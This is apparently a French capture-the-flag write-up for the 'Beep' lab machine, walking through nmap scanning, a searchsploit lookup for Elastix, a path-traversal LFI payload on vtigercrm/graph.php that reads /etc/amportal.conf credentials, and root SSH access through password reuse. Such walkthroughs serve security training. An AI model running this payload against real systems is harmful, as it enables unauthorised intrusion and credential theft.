


Introduction

La machine distante est un Linux dont l'adresse IP est 10.10.10.7. Beep contient beaucoup de ports et services ouverts, ce qui peut rendre hésitant concernant le chemin faillible.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des fichiers/dossiers d'un serveur web.
- Recherche et exploitation de CVE/exploit.
- Password reuse.

Enumération

Nous commençons avec une énumération de ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.7
```

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://beep.htb/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: LOGIN-DELAY(0) PIPELINING RESP-CODES STLS IMPLEMENTATION(Cyrus POP3 server v2) UIDL AUTH-RESP-CODE TOP EXPIRE(NEVER) USER APOP
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: QUOTA UIDPLUS CONDSTORE STARTTLS X-NETSCAPE LIST-SUBSCRIBED SORT=MODSEQ LISTEXT IDLE URLAUTHA0001 BINARY CATENATE LITERAL+ Compl
eted THREAD=REFERENCES MULTIAPPEND THREAD=ORDEREDSUBJECT NO SORT IMAP4 CHILDREN UNSELECT RENAME IMAP4rev1 ANNOTATEMORE OK ATOMIC ACL NAMESPACE RIGHTS
=kxte ID MAILBOX-REFERRALS
443/tcp   open  ssl/https?
|_ssl-date: 2020-08-28T18:38:37+00:00; +1s from scanner time.
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
4445/tcp  open  upnotifyp?
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-server-header: MiniServ/1.570
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com
```

Beaucoup de ports sont ouverts, pour l'instant nous allons nous concentrer sur les ports **80** et **443**, le service associé est un apache httpd en version 2.2.3. Avant de faire l'énumération de dossiers et fichiers, nous faisons un rapide tour sur le site, on constate que le port 80 renvoi sur le 443 qui est une page d'accueil d'Elastix.

Avec ces informations, nous pouvons rechercher un exploit avec **searchsploit** :

```
$ searchsploit -w Elastix
```

```
└──╼ [★]$ searchsploit -w Elastix
------------------------------------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                                              |  URL
------------------------------------------------------------------------------------------------------------ ----------------------------------------
Elastix - 'page' Cross-Site Scripting                                                                       | https://www.exploit-db.com/exploits/38078
Elastix - Multiple Cross-Site Scripting Vulnerabilities                                                     | https://www.exploit-db.com/exploits/38544
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities                                               | https://www.exploit-db.com/exploits/34942
Elastix 2.2.0 - 'graph.php' Local File Inclusion                                                            | https://www.exploit-db.com/exploits/37637
Elastix 2.x - Blind SQL Injection                                                                           | https://www.exploit-db.com/exploits/36305
Elastix < 2.5 - PHP Code Injection                                                                          | https://www.exploit-db.com/exploits/38091
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                                                      | https://www.exploit-db.com/exploits/18650
------------------------------------------------------------------------------------------------------------ ----------------------------------------
```

L'exploit **37637** permet une **LFI**, ce qui nous permettrait de lire/d'exploiter des fichiers du serveur.

Exploitation


Nous allons donc sur le lien suivant pour savoir comment exécuter notre LFI : https://www.exploit-db.com/exploits/37637/

D'après l'explication, il suffit d'exécuter la commande suivante pour lister les utilisateurs :

```
/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```


En complétant avec nos informations, cela donne le payload suivant :

```
https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```



Nous avons donc un mot de passe qui revient souvent, nous pouvons essayer d'utiliser le même mot de passe pour les autres utilisateurs en ssh :

```
$ ssh root@10.10.10.7
```



Ici nous avons du **password re-use**, ce qui nous permet d'être root sur la machine, nous finissons par aller chercher les flags pour finir la box :

```
$ cat /home/fanis/user.txt
$ cat /root/root.txt
```